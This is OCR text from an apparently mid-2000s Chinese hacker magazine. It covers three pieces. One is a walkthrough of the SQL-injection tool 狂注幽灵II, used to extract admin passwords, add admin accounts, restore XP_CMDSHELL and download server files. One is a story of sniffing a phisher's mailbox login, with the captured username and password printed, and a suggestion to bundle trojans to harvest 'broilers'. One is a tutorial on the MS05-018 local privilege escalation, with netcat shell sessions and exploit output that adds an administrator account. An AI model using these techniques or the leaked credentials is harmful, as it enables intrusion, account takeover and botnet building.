


图 2

程序会自动的将刚刚用户选择的注入网址添加到“注入点”选项中，点击“开始”按钮后程序会自动的对这个网址进行判断，并在提示栏出现提示，比如：“存在ACCESS注入，请点击<执行猜表名>继续！”。我们按照提示点击“执行猜表名”按钮来猜测表名，然后点击“执行猜字段名”来猜测字段，接到点击“执行猜字段值”把管理员的用户名和密码猜解出来（图3）。如果程序在进行检测的时候，出现一些问题的话，我们可以通过在“注入基本信息”选项中通过设置特殊字符来进行解决。如果狂注幽灵II在检测中判断远程数据库为SQL这种类型的话，还可以通过“SQL基本信息”按钮来对数据库进行查看（图4）。




图 3

除了常规的注入漏洞检测外，狂注幽灵II在“注入工具”选项下还包括了“暴力暴取ACCESS数据库物理地址”、“模拟DOS桌面”、“服务器文件列表”、“批量文件下载器”、“域名旁注工具”等多个注入工具。





图 4

“模拟DOS桌面”命令可以帮助用户在注入情况不是很好的情况下，通过输入DOS命令或SQL命令，就可以达到远程控制的目的。在这儿，用户可以选择使用DOS命令还是SQL命令，只要得到的权限足够，我们就可以向远程计算机中直接添加管理员的帐号。如果可以使用SQL命令的话，我们还可以直接向数据库文件中添加各种数据。除此以外，在“辅助工具箱”中，用户除了可以直接调用常见的DOS命令和MSSQL命令进行使用外，还可以进行其他的很多操作。比如在“注册表读写器”中，对远程计算机中的各个键值进行读取、修改、删除等操作。另外，在“注入辅助工具”中还包括了很多实用的功能。例如：远程管理员将XP_CMDSHELL存储删除了话，可以通过“恢复XP_CMDSHELL”按钮来进行直接的恢复；通过“启动服务”按钮可以对设置的服务进行启动，比如我们钟爱的终端服务等（图5）。


图 5




图 6

通过“服务器文件列表”命令和“批量文件下载器”命令，不但可以对远程计算机中的文件进行查看，还可以对文件进行批量的下载（图6）。通过“域名旁注工具”命令，我们还可以对某个域名下的虚拟主机进行查询。除此以外，可以对查询到虚拟主机进行批量的整站漏洞检测，批量的管理后台扫描，以及网站预览等操作（图7）。




图 7

至此，狂注幽灵II的主要功能就为大家介绍到这儿。除了上面介绍的这些功能外，狂注幽灵II还有其他的功能要大家慢慢去体会。只要你熟悉其他的注入工具，我想狂注幽灵II也很快可以轻松使用的。

（本文涉及的相关工具：狂注幽灵II，光盘中有收录。）

顺藤摸瓜——反击网络钓鱼


baiyang

最近一段时间，“网络钓鱼”在国内外搞得沸沸扬扬的，弄得网民人心惶惶，这不，一不小心差点就中了圈套，现在回想起来还心有余悸。

那天，在x档案论坛上瞎逛，登录后打开第一页，刚要往后翻，便看到一兄弟的帖子名叫“黑软工具箱”，于是怀着好奇心进去看个究竟，只留了个地址：http:\\xxxx.ys168.com，原来是永硕E盘，忘了给大家介绍了，它是一款支持页面上传、下载（支持flashget等下载工具）、留言版、下载记录等一体的网络空间，大小是20兆，主页是http:\\www.ys168.com，以前用过，还不错。

我点了一下那个地址的超级连接，进入了他的E盘，哇！这家伙还挺大方，好东西还不少啊！如图。我先看了一下下载记录，人气还挺旺，特别是一个叫“QQ炸弹”的，里面还有个叫“还原卡破解”我比较感兴趣，因为我至今还没有摆平它。于是便DOWN了下来，打开一看原来是网上流行的那种需要把还原卡从机器上取下来才能用的，偶早玩用过了，局限性太大！刚关掉那个程序，便发现桌面上那可爱的小企鹅没了（偶正和MM聊天呢！），感觉到不妙，记下了那个“工具箱”的地址，重新启动了电脑。

重新登录了QQ，从网盘里DOWN下了x–sniffer（一款不错的嗅探工具）又回到了那个空间，下载了一份“还原卡破解”，打开CMD运行x–sniffer，再键入xsniffer –pass –hide –log pass.tet回车，开始监听，接着运行“还原”，关掉了我QQ，再重新登录（你不是把肥肉往虎口里放吗？放心吧，我的QQ有密码保护的，不怕他盗，我劝大家也都设置密码保护，免得一不小心丢了不好找），等了两分钟，按ctrl+c停止



监听，找到pass.tet，打开，这样就查到了他的邮箱密码了，发件箱和收件箱是一个，下面是用户名：7cnobodyhere，密码是：xinxian，网易163的邮箱，成功了，oh，my God！邮件还不少呢！好了，改了他的邮箱密码，叫他再也不能害人了！

接着偶又通知了永硕E盘的管理员，希望能封了他的空间，但遗憾的是并没有收到效果，只好到E盘里的留言板上告诉大家不要去DOWN了。这个家伙实在让我气愤，但是还得感谢他，是他为我提供了一种好的“钓鱼”思路，如果我们把远程控制的木马与其他的程序合并了，利用这个E盘传播，是不是能抓到好多香喷喷的“肉鸡”呢！那么你不就成了养“鸡”大户了吗？

好了，就说到这里吧！关于“网络钓鱼”危害很大，希望大家不要在这方面搞破坏，毕竟中国还有许多人网络安全意识很差！

（注：本文涉及的相关工具：x–sniffer，光盘中有收录）

菜鸟来玩Windows本地溢出

孟方明 sagi

可以说，Windows本地溢出是一个古老的话题了，从早期的mss.exe中的DEBUG漏洞、WMI服务的溢出漏洞、Windows Kernel调试器的漏洞，到去年的ms04-020漏洞，以及X档案2005年第7期中介绍过的ms05-012漏洞，都可以轻松实现本地权限的提升。你只需要拥有一个普通权限的shell，利用这些漏洞，就可以轻松的让自己获得系统的administrator权限。本月，Windows再一次公布了两个新的本地溢出漏洞。

一、Windows CSRSS本地溢出漏洞（ms05-018）

CSRSS是Win32子系统的用户模式部分，负责控制台窗口、创建线程、删除线程及16位虚拟MS-DOS环境的某些部分。CSRSS只为其他进程在同一本地计算机上发出的这些请求提供服务。而该漏洞就是发生在CSRSS用于验证某些消息的进程上。好了，关于该漏洞就简单的介绍到此。下边我们主要来看一下溢出程序的使用。

假设我们已经得到了远程电脑的一个cmdshell，当然只拥有guest权限，利用net user命令我们可以知道对方电脑中有七个帐号，如图1。

```
F:\test>nc -vv 192.168.0.66 7788
dell.nshome.net [192.168.0.66] 7788 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
G:\test>net user
net user
\\DELL 的用户帐户
-------------------------------------------------------------------------------
Administrator            Guest                    hh
IUSR_DELL                IWAM_DELL                NetShowServices
TsInternetUser
命令成功完成。
G:\test>net user hack /add
net user hack /add
系统发生 5 错误。
拒绝访问。
G:\test>
```

```
Administrator            Guest                    hh
IUSR_DELL                IWAM_DELL                NetShowServices
TsInternetUser
命令成功完成。


G:\test>net user hack /add
net user hack /add
系统发生 5 错误。

拒绝访问。


G:\test>wincsrss
wincsrss
MS05-018 windows CSRSS.EXE Stack Overflow exp v1.0
Affect: Windows 2000 sp3/sp4 (all language)
Coded by eyas <eyas at xfocus.org>
http://www.xfocus.net

Usage: wincsrss pid

[+] PID=252 Process=WINLOGON.EXE

G:\test>_
```

图 2

```
G:\test>net user
net user

\\DELL 的用户帐户

-------------------------------------------------------------------------------
Administrator            e                        Guest
hh                       IUSR_DELL                IWAM_DELL
NetShowServices          TsInternetUser
命令成功完成。


G:\test>net localgroup administrators
net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
e
NetShowServices
命令成功完成。
```

图 3

直接运行wincsrss，程序会给出使用格式wincsrss pid，并且会自动的给出winlogon.exe的pid，如图2。

我们运行wincsrss 252，252为刚才程序自动给出的winlogon.exe的pid，如图3。

我们重新使用net user命令，就会发现，系统中已经成功的被添加了一个用户名为e，密码为asd#321的拥有administrator权限的帐号了，如图4。

```
Usage: wincsrss pid

[+] PID=252 Process=WINLOGON.EXE

G:\test>wincsrss 252
wincsrss 252
MS05-018 windows CSRSS.EXE Stack Overflow exp v1.0
